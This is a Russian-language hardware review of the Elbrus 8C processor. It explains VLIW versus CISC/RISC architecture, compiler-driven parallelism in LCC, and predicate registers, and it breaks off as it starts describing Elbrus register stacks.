
Морис Шалон

эльбрус 8с

Кремниевые секреты



@shablontech

Издание первое, 2022 г.

Оглавление (содержание)

0. Предисловие.

За предоставленный на обзор компьютер Bitblaze Oberon 100L с Эльбрус 8С на борту выражаю благодарность ООО «Промобит», и в частности – Максиму Копосову, которого вы можете знать из ролика Стаса «Как убивают русский INTEL (Предательство или заказ)». Большое спасибо Максиму Горшенину, за то, что свёл нас и сделал выход данного материала возможным. Пожалуйста, перейдите на его сайт imaxai и ознакомьтесь с теми товарами, что у него есть. Просто посмотрите, может, что-то и заинтересует.

Начну с того, что в случае с Кремниевыми Секретами Эльбруса 8С всё будет совсем не так, как с Кремниевыми Секретами Apple M1. За небольшим исключением, я не сделал ничего, чего бы не делали другие. За полгода, из которых наиболее активно я взаимодействовал с Эльбрусом примерно 3 месяца, я ознакомился с ним лишь в общих чертах. Есть множество людей, способных рассказать вам об Эльбрусе больше, чем я. При всём желании, даже если бы я имел возможность все полгода активно исследовать тему Эльбруса, я бы не смог изучить всю ту информацию, что меня привлекла. Уж о том, чтобы изучить вообще всю ту информацию, что доступна по нему, я и заикаться не буду. Мне банально не хватило знаний в начале знакомства, чтобы изучить, хотя бы, то, что я планировал. Потому я поведаю вам лишь ту часть информации, что я осилил и счёл способным донести до других людей.

И сразу скажу, я по любому где-нибудь да совершил ошибку. Я старался всё перепроверить, но тема сложная, и велика вероятность, что я где-то ошибся и проглядел это. Если вы видите что-то странное в том, что я описываю, сверьтесь с источником (если я информацию брал от других людей, я оставлю ссылку). Если информация где-либо расходится и вызывает вопросы, не стесняйтесь мне об этом писать в комментариях в моём канале «Техно Шаблон» в Telegram, а также мне в ЛС в Telegram. Надеюсь, что вы поможете мне исправить те ошибки, что я проглядел. Я надеюсь на знающих людей и конструктивную критику от них, поданную в культурной манере. Только, пожалуйста, в **не**культурной манере писать мне не надо, т.к. за такое пошлю в трёхбуквенное эротическое турне или забаню (или всё вместе).

И немаловажное уточнение: мне абсолютно без разницы, купите ли вы, как частное/физическое лицо Эльбрус себе домой. У меня нет цели навязать вам покупку Эльбруса. Я пишу эту статью, чтобы просто рассказать вам о том, что у нас в стране умели делать ещё 6 лет назад (Эльбрус 8С вышел в 2016 году), и что умеют делать сейчас (я расскажу немного и об инженерном образце Эльбрус 16С, к которому получил доступ по SSH, т.е. по удалёнке). Я не ставлю перед собой цели навязать вам покупку Эльбруса и траты своих кровных. Вы, простые работяги, батрачили на работе с утра до вечера, и имеете право на свои честно заработанные деньги купить себе домой то, что сочтёте нужным, и имеете право обеспечить себе комфортный вечерний досуг при помощи того оборудования, которое сами сочтёте нужным.

Я, как обычный профан, всего-то и дам мой отзыв: чем меня Эльбрус порадовал, чем огорчил, и что мне в нём показалось удобнее, чем в Intel.

В процессе написания обзора мне помогли многие люди. Я уже упоминал выше, мой вклад в сообщество довольно мал (но всё же есть). Мне помогли консультацией сотрудники МЦСТ, сотрудники Базальт СПО (в частности, – Михаил Шигорин), с тестами мне помог EntityFX, который занимается портированием ПО и бенчмаркингом железа (с его статьями можете ознакомиться на habr, также не обделите вниманием результаты бенчмарков на Альт Линукс, в т.ч. от EntityFX), ещё я советовался с Дмитрием и Рамилем, которые также портируют программы и игры на Эльбрус, и стримят игры с 8С на своём YouTube-канале «Elbrus PC Test», советовался я и с Алибеком, когда тестировал эмулятор qemu (можете его знать, как и Рамиля и Дмитрия, из ролика Стаса про энтузиастов: «Чем русские хуже всех остальных?»), я советовался и с ge0gr4f, которого вы можете знать по Митапам по Эльбрусам, организованных сообществом E2K в Telegram, и ещё мне помог Рифат Фазлутдинов при сравнении с MacBook Pro с чипом Apple M1. Всем огромное спасибо за помощь! Если кого забыл упомянуть, пожалуйста, стукните мне об этом в ЛС, и я дополню текст.

От этих людей я почерпнул то, что я знаю, и без них бы я не выдал вам и слова. Но почерпнул я информацию лишь в малом объёме. Если вы видите,

что я недостаточно хорошо раскрыл тему, которая вас интересует, или если я её вообще не затронул, просто воспользуйтесь поиском на сайте Альт Линукса в разделе, посвящённом Эльбрусу, в подразделе FAQ с ответами на часто задаваемые вопросы. Также ответы на свои вопросы сможете найти в чате в Telegram («Эльбрусы и с чем их едят»). Там сидят специалисты, которые разбираются в теме намного лучше меня. Если поиском ничего не найдёте, не постесняйтесь там задать вопрос. Люди там изучают тему Эльбруса годами, либо работая с ним, либо просто из любопытства, и так или иначе каждый день они узнают о нём что-то новое. Помимо этого чата на 1115 человек, есть ещё чат «Клуб Электронно-Счётных Машин» на 389 человек. Загляните и туда, если не найдёте ответов в чате по Эльбрусам.

При написании обзора мне надо было просто пройти по той дорожке, которую до меня уже вытоптали. Мне важно было проверить, правдивы ли те цифры, что приводят независимые энтузиасты, представители МЦСТ, и компании, сотрудничающие с МЦСТ. И мой ответ в целом: да, они правдивы.

И далее мы как-раз разберём немного той информации, что я проверил.

Студентам: можете брать из моей работы всё, что посчитаете нужным для написания своих курсовых и дипломных работ. Я в этой работе много на кого ссылаюсь, и часть источников может помочь вам с вашими проектами.

Журналистам и блоггерам: если вы не будете выдирать из контекста мои слова, ссылайтесь на работу как вам угодно. Простите, но мне хватило уже записи от Zelot с портала overclockers, который поставил крест на Эльбрусах в принципе за тесты **инженерного** образца Эльбрус 16С (см. в посте в Telegram), у которого был частично отключен кэш, у которого память работала в 2 канала вместо 8 на тот момент (2 планки были установлены), так ещё и со сниженной частотой (2400 МГц вместо 3200 МГц), у которого стояла система, собранная под предыдущее поколение архитектуры Эльбрус, и на котором использовался старый компилятор (новый под 16С ещё сырой). Этот «автор» переврал всё то, что в своей статье на habr писал мой комрад, EntityFX, и этим он меня разозлил. У меня одна просьба: не будьте мудаками.

На этом всё, приступим к увлекательнейшей истории об Эльбрус 8С.

1. E2K или архитектура Эльбруса 2000.

1.1. Краткий экскурс и базис архитектуры.

Я долго думал, как мне расписать вкратце историю процессоров Эльбрус, и решил, что нет смысла это делать, когда за меня уже давным-давно всё сделано.

Видео 1. Дмитрий Бачило – «Кремниевые Титаны #31: Эльбрус».

Настоятельно рекомендую вам ознакомиться с видео Стаса «Эльбрус — российский Intel и наша последняя надежда...» и с видео Дмитрия Бачило «Кремниевые Титаны #31: Эльбрус». В принципе со всей историей Эльбруса можно вкратце ознакомиться, посмотрев эти 2 видеоролика. Повторять слово в слово тот материал, что был в этих роликах, я смысла особо не вижу.

Сейчас же мы вкратце рассмотрим то, как в целом реализована архитектура Эльбруса.

Эльбрус – далеко не калька с какого-либо иного процессора, будь то Intel или AMD (x86). Современные микропроцессоры Эльбрус базируются на архитектуре E2K, в основе которой лежит подход VLIW.

ARCHITECTURE CHARACTERISTIC	CISC	RISC	VLIW
INSTRUCTION SIZE	Varies	One size, usually 32 bits	One size
INSTRUCTION FO RMAT	Field placement varies	Regular, consistent placement of fields	Regular, consistent placement of fields
INSTRUCTION SEMANTICS	Varies from simple to complex; possibly many dependent operations per instruction	Almost always one simple operation	Many simple, independent operations
REGISTERS	Few, sometimes special	Many, general-purpose	Many, general-purpose
MEMORY REFE RENCES	Bundled with operations in many different types of instructions	Not bundled with operations, i.e., load/store architecture	Not bundled with operations, i.e., load/store architecture
HARDWARE DESIGN FOCUS	Exploit microcoded implementations	Exploit implementations with one pipeline and & no microcode	Exploit implementations with multiple pipelines, no microcode & no complex dispatch logic
PICTURE OF FIVE TYPICAL INSTRU CTIONS = 1 BYTE			

Скриншот 1. Различие архитектур CISC (x86), RISC (ARM), и VLIW (E2K).

Как вы знаете, если смотрели наш обзор на Macbook Pro с Apple M1, CISC (x86) архитектура от RISC (ARM) отличается шириной командного слова: в RISC (ARM) команды короткие и имеют фиксированный размер, а в CISC (x86) ширина команды уже не фиксирована, но может быть длиннее.

VLIW больше похоже на RISC, нежели на CISC, т.к., хоть команды и шире намного, чем даже в CISC, но у VLIW ширина команд фиксирована.

К слову, Эльбрус – не единственный в мире, кто имел VLIW подход. Был ещё Intel Itanium, который сами же Intel похоронили в 17-м году.

И тут интересный вопрос: а почему Эльбрусы используют VLIW? Intel ведь сами с выходом Pentium Pro в 1995-м году перешли на RISC внутри ядер, и также AMD с выходом K5 в 1996-м году перешли на RISC backend, оставив лишь CISC (x86) frontend. Что ещё за бэкэнд и фронтэнд? С 1995 года x86 программы подают процессору x86 команды, но затем процессоры разбивают эти команды на RISC-подобные микрооперации. Снаружи у Intel и AMD – CISC, а внутри – RISC. Но зачем было так делать в 95-м? Причина в том, что с годами количество транзисторов и вычислительных блоков росло, но было неясно, а как их задействовать то. Intel и AMD нужно было как-то распараллелить операции для того, чтобы вычисления задействовали больше вычислительных устройств. Вот и стали одну x86 (CISC) команду делить на (максимум) 4 RISC-подобные микрооперации. Одна команда теперь стала грузить не один большой вычислительный блок, а вплоть до 4 мелких.

Но почему Эльбрус тогда использует VLIW? Ведь Intel и AMD оказалось проще засунуть RISC блоки внутрь своих x86 процессоров, и заставить CISC команды разбиваться на RISC команды, чтобы добиться повышения производительности. Разве это не значит, что если уж CISC не проканал, то и с VLIW будет то же самое? Разве он сможет в параллелизм?

Тут, как выяснилось, дело не в том, что широкое (CISC) и очень широкое (VLIW) команды не эффективны, а в том, что оптимизировать код для задействования всех возможностей процессора крайне сложно. Если у вас одна команда дробится, условно, на 4 микрооперации, вы уже можете занять до 4 раз больше ресурсов для выполнения этой одной команды, если правильно свой код организуете.

Что значит организовать правильно? Я сейчас постараюсь максимально просто пояснить и, возможно, даже где-то ошибусь. Например, вы просите своего приятеля перед приходом к вам домой распечатать один документ, зайти в магазин и прихватить молоко и хлеб. Т.е. человеку, чтобы выполнить эту задачу, надо написать текст, распечатать его, зайти в магазин, собрать по очереди эти 2 товара, оплатить их на кассе и двинуться к вам домой. Какую из этих частей можно оптимизировать? Вместо того, чтобы использовать только один палец для набора текста, можно использовать пять пальцев, да и не только на одной руке, а сразу на обеих руках. Как насчёт десятипальцевой слепой печати? Каждому пальцу на обеих руках мы направим мини-команды для набора нужных букв в нужной нам последовательности. Далее, зачем покупать каждый из этих товаров по отдельности и нести к вам домой их по одному? Ваш друг ведь может купить их разом, верно? Да и нести продукты на кассу можно, используя обе руки, верно? Зачем носить их по одному?

Подход с оптимизацией кода самим процессором имеет свои тонкости. Ну, взять тот же пример выше с десятипальцевой слепой печатью: да, вы быстрее вводите текст, если используете для печати те пальцы, что ближе всего расположены к нужным вам буквам. Но вы, всё равно, не начнёте вводить следующий текст, пока не допишете предыдущий. Перед вводом каждой следующей буквы у вас уже должна быть введена предыдущая. Вы

же не напишете слово «очередь» вот так «оечрдееь», просто натыкав на клавиатуре все буквы из этого слова одновременно, верно? Но часть работы можно выполнять полностью параллельно. Зачем набирать продукты из списка строго по одному в том порядке, в котором они обозначены в списке? Можно же свободно гулять по гипермаркету и брать тот товар, что первым заметите. И, тем более, зачем по одному приносить эти товары вам домой?


У вас просто одна часть мозга хранит информацию о том, какие товары вам нужны и вы, гуляя по магазину, хватаете первым тот товар, что можно. Да и десятипальцевая печать запрягает больше ваших маленьких пальцев.

Задача по оптимизации кода у x86 процессора лежит на самом процессоре: насколько эффективно процессор декодирует эти инструкции, и насколько эффективно он распределит задачу по ядрам – большой вопрос.

x86 (CISC) процессоры Intel и AMD разбивают относительно небольшое количество CISC команд на огромное количество RISC команд, которые могут исполняться параллельно. Т.е. вместо того, чтобы по одному последовательно выполнять большие входящие команды, процессоры Intel и AMD разбивают эти команды на RISC-подобные микрооперации и выполняют сразу несколько команд параллельно маленькими арифметико-логическими устройствами (ALU). То, что я сейчас описал, зовётся superscalar (суперскалярным процессором). И этот вид параллелизма зовётся неявным параллелизмом. Почему неявным? Дело в том, что, вместо того, чтобы изначально давать процессору уже распараллеленный код, мы даём ядрам процессора простые команды, а дальше они уже сам решает, сколько своих ALU им задействовать (в рамках каждого из ядер).

Но даже с таким подходом наращивать производительность бесконечно не выходит ни у Intel, ни у AMD. Для начала, разбивать большие CISC (x86) команды можно лишь не более чем на 4 маленькие RISC команды. Почему максимум 4? Как я понял (опять же, я не эксперт), дело в том, что иначе обратную совместимость с предыдущими процессорами x86 не обеспечить. Да, с каждым годом всё больше и больше транзисторов задействуется в процессорах Intel и AMD, но им постоянно приходится идти на ухищрения

для роста производительности, т.к. больше параллелизма им со старым подходом не выжать. Поэтому в 2002-м году свет увидели процессоры Intel Pentium 4, которые первыми на потребительском рынке получили поддержку виртуальной многоядерности или многопоточности, которую назвали Intel Hyper-Threading (ранее эта технология появилась в процессорах серии Intel Xeon). Суть этой технологии в том, что ядро физически у вас одно, но система его видит как 2 разных ядра, и ваши программы работают с одним ядром так, словно их 2. И, если ранее программы не могли задействовать все вычислительные возможности каждого из ядер процессора, то теперь они на каждом ядре старались задействовать больше АЛУ (до 2 раз больше).



Скриншот 2. Разница между физическими ядрами и виртуальными. Источник: статья на fcenter.

Поймите, в чём логика между подходом с виртуальными ядрами и реальными: 2 виртуальных ядра делят между собой один и тот же набор арифметико-логических устройств (АЛУ), один и тот же кэш, но разные регистры, тогда как в случае с двумя обычными ядрами у вас разделены для каждого из ядер и АЛУ, и кэш, и все регистры. За счёт того, что на АЛУ приходится больше параллельных команд (8 вместо 4), у вас удаётся загрузить одно ядро процессора в большей мере, и таким образом вы добиваетесь роста производительности в расчёте на каждое из ядер. Но по итогу, да, логические ядро, как правило, медленнее, чем физическое.

Для тех, кто не читал мой предыдущий крупный обзор, отвечу вкратце на вопрос «что ещё за регистры такие?». Регистр — это устройство хранения данных внутри самого процессора, которое обычно имеет объём в 32 бита или 64 бита. Для некоторых расширений наборов инструкций (вроде SSE и

AVX, которые используются для ускорения обработки больших массивов) выделяются регистры объёмом 128 бит, 256 бит или 512 бит (в случае AVX512). Понятное дело, что обычными инструкциями вы эти регистры огромного размера не задействуете, потому для них и существуют отдельные инструкции вроде SSE и AVX в случае с x86, и SVE в случае ARM. Вкратце про регистры можете вычитать в статье со шпаргалкой по Ассемблеру x86.

У подходов Intel и AMD, безусловно, есть минусы. Самый главный минус заключается в необходимости разграничивать память между потоками. Если оба потока будут работать с одними и теми же регистрами, у вас одна из программ будет иметь доступ к данным другой, и наоборот. И потому для того, чтобы ядра процессора эффективно работали с многопоточностью, им необходимо выделять большой объём регистровой памяти, да и размер кэш-памяти должен быть отнюдь не маленьким.

К слову, в этом же и причины того, почему процессоры Apple M1 на базе Apple Silicon способны тягаться с x86 аналогами с более высоким энергопотреблением: у них и команды могут декодироваться на 8 микроопераций (т.е. Apple могут эффективно параллельно грузить процессор даже без наличия Hyper-Threading или какого-либо его аналога), так и объём кэша у Apple просто монструозный по меркам ARM-процессоров (в общем-то, у них и от ARM осталась лишь система команд, дизайн ядер у них свой).

С Эльбрусом история иная: внутри процессора нет никаких блоков, которые бы разбивали команды и переупорядочивали бы выполнение команд. Задача по задействованию всех ALU процессора ложится на программиста и компилятор. Т.е. машинный код, который подаётся на исполнение процессору уже распараллелен настолько, насколько это позволяет сделать компилятор. Параллелизм у Эльбруса зовётся явным, т.к. процессор уже работает с кодом, нацеленным на параллельное исполнение. Программисты должны писать хороший код, который компилятору будет проще распараллелить, тогда и компилятор уже сделает своё дело как надо.

Про параллелизм здесь рассказывается не в контексте распараллеливания задачи на X число ядер процессора, а в контексте её

распараллеливания на все возможные АЛУ (арифметико-логические устройства) внутри каждого из ядер процессора. Как пример, представим, что каждое ядро процессора – это отдельный человек. У нас стоит задача отнести 4 пакета с продуктами домой. Представим, что нам эту задачу нужно решить на двухъядерном процессоре (т.е. с помощью двух людей). Логично каждому из этих людей дать по 2 пакета, и пускай они их носят синхронно. Обычно программисты распараллеливают код так, чтобы его выполняло много таких людей. Но они при этом не определяют заранее, а сколько рук будут задействовать эти самые люди. В случае с Intel и AMD эти самые 2 человека, которым дают пакеты, сами за счёт декодера команд определяют, что можно взять сразу оба пакета, по одному в каждую руку (АЛУ). У Эльбруса же ядра не имеют такого декодера, они сами не решают, как именно ресурсы свои распределять между АЛУ. Вместо этого компилятор, программа (не часть процессора) для генерации машинного кода из языков программирования (C, C++ и Fortran), определяет в машинном коде в самих командах отправляемых двум этим людям, что каждый из пакетов нужно брать по одному в руку, и так они вдвоём и справятся, взяв каждый по 2 пакета.

Такая разность подходов. В одном случае (Intel и AMD), разъяснением по тому, какие АЛУ выделять для каких задач в рамках ядра, занимается декодер команд внутри каждого из ядер процессора, а в случае с Эльбрусом эти все разъяснения заранее закладываются в машинный код, который даётся процессору. В случае с Эльбрусом программисту нужно учитывать особенности архитектуры и грамотно оптимизировать под неё код так, чтобы компилятор на выходе давал машинный код, задействующий как можно больше АЛУ внутри каждого из ядер процессора.

Каждое ядро процессора Эльбрус содержит 6 АЛУ (арифметико-логических устройств) разного назначения. Задача программиста – писать хороший код, а задача компилятора – оптимизировать выходной (машинный) код так, чтобы задействовать как можно больше арифметико-логических устройств, которые занимаются считыванием данных из памяти, обработкой данных и записью сохранением уже обработанных данных.

Вынос всей оптимизации кода вовне из процессора (а именно – в компилятор), позволяет на той же площади кристалла разместить больше вычислительных блоков. Иначе оптимизатор кода внутри самого процессора занимал бы немаловажное место. Но есть и свои тонкости у такого подхода.

Во-первых, у Эльбруса 2 пары по 3 АЛУ разного назначения. Разным операциям нужны разные АЛУ, так что не везде будут все 6 использоваться.

Во-вторых, компилятор LCC и его оптимизация кода работают только с языками C, C++ и Fortran. В пролёте оказываются Java, C# и многие другие языки. Я уже и не говорю об интерпретируемых языках вроде Python и JavaScript. И, в общем-то, в этом заключается главная проблема Эльбруса: не весь код на нём можно оптимизировать и заставить быстро работать. Если в 90-х и 00-х языки C и C++ были в топе по популярности, то сейчас в Enterprise сегменте всем рулит Java, в веб-разработке устоялись Python и PHP, на горизонте маячит ещё Go и куча других языков. И непонятно, что со всем этим делать, т.к. на Эльбрусе Python-то есть, JavaScript есть, языки в целом подтягиваются, но скорость исполнения кода на этих языках далека от идеала. В таких языках распараллеливание операций происходит на X число ядер/потоков, но нет инструментов для распараллеливания операций на множество АЛУ в каждом ядре. У Эльбруса нет многопоточности в рамках каждого из ядер процессора, и это усложняет распараллеливание Python на нём. В E2K v7 (Эльбрус 32C) планируют добавить предсказатель переходов, который позволит повысить скорость кода на интерпретируемых языках. Только Эльбрус-32C должен был быть запущен в серийное производство на заводах TSMC по 6 нм техпроцессу в 2025-м году, а детальной информации пока нет по планам переноса производства на заводы SMIC.

На данный момент актуальной версией архитектуры Эльбрус является E2Kv5, реализованная в Эльбрус 8CB. У нас же на тесте был Эльбрус 8C на базе архитектуры E2Kv4. Основными отличиями E2Kv5 от E2Kv4 является поддержка SIMD 128 бит инструкций, которые позволяют за 1 раз обрабатывать куда бóльший объём данных. Мы это рассмотрим чуть позже.

Для начала зададимся вопросом: а как исполняется код на Эльбрусе?

1.2. Как исполняется код на Эльбрусе.

Главное преимущество оптимизации кода при помощи компилятора LCC от МЦСТ в сравнении с оптимизацией исполняемого кода внутри конвейера процессора – это то, что компилятор может видеть не маленький участок программы, а большой, вплоть до всей программы (опция **-fwhole**), и решение по оптимизации он принимает на основе анализа кода программы.

Видео 2. HighLoad Channel – Архитектура процессора Эльбрус 2000 / Дмитрий Завалишин (Digital Zone)

Наиболее понятно об этом на конференции HighLoad++ рассказал Дмитрий Завалишин, специалист из Digital Zone. Советую ознакомиться с его докладом. Здесь же я вкратце резюмирую информацию.

На LCC, компиляторе под Эльбрус, стоит вовсе не простая задача по оптимизации кода под эту платформу. На самом процессоре инструментов, позволяющих ускорить выполнение кода, и которыми, собственно, и оперирует компилятор, просто превеликое множество. Для начала рассмотрим регистры предиката. Что это за регистры такие? Это регистры, хранящие булевое значение (т.е. либо 0, либо 1). Зачем они нужны? На них вешается условие IF/ELSE. В зависимости от значения в регистре предиката, процессор решает, какую часть кода в условии ему надо выполнить.

Покажу пример с псевдокодом. Примерно так бы выглядел код на С.

```
if (likevideo == true) {
    print(“krasavchik”);
} else {
    printf(“ti smozhesh, druzhok, ya v tebya veryu”);
}
```

В обычной ситуации, когда процессор подходит к выполнению этого кода, он проверяет, выполнено ли условие **like video**. Если выполнено, значит говорим **krasavchik**, а если нет – говорим **ti smozhesh, druzhok, ya v tebya veryu**. С Эльбрусом ситуация обстоит иначе. Эльбрус, как только выполнено условие **like video**, кладёт в регистр предиката число 1, и быстро считывает это значение при проверке условия. Т.е. в момент, когда надо определиться, какой код надо выполнить процессору, Эльбрус не проверяет условие, а быстро считывает значение регистра предиката. 1 – выполняем кода, а 0 – не выполняем. Обе команды (и для вывода текста **krasavchik**, и для вывода текста **ti smozhesh, druzhok, ya v tebya veryu**) Эльбрус уже подгрузил и готов выполнить, и он не тратит времени на раздумья о том, какой код выполнить, т.к. информация для принятия решения уже хранится в регистре предиката. Так Эльбрус сильно экономит на прыжках (jmp) в коде и повторном анализе соблюдения условий для кода.

Суть предиката именно в том, чтобы избежать простоя при команде перехода. Но это не всё, ведь аппаратура у Эльбруса параллельно с исполнением других инструкций может подготовиться заранее к переходу в коде. Т.к. к переходу Эльбрус уже готов, у него не происходит задержек, он делает это практически моментально.


И вот подобная оптимизация становится возможной именно за счёт оптимизации кода компилятором. Откуда процессор может заранее обо всём этом знать? В программу заранее должно быть заложено, что и в конкретный момент сделает процессор. И работа по проделыванию подобного рода оптимизации ложится на компилятор.

Но это далеко не всё. Теперь мы затронем ещё и вопрос безопасности. Как организована работа с данными в Эльбрусе? Если хотите изучить вопрос в деталях, рекомендую вам прочитать статью от разработчиков

операционной системы Embox: «Восхождение на Эльбрус — Разведка боем. Техническая Часть 1. Регистры, стеки и другие технические детали».

Я воспользуюсь частью инфы из статьи. Полностью я её не осилил. В Эльбрусе регистровый файл (используемые регистры) делится на 3 стека:

1. Стек процедур (Procedure Stack — PS).
2. Стек связующей информации (Procedure Chain Stack — PCS).
3. Стек пользователя (User Stack — US).



Скриншот 3. 3 стека организации работы регистров в Эльбрусе

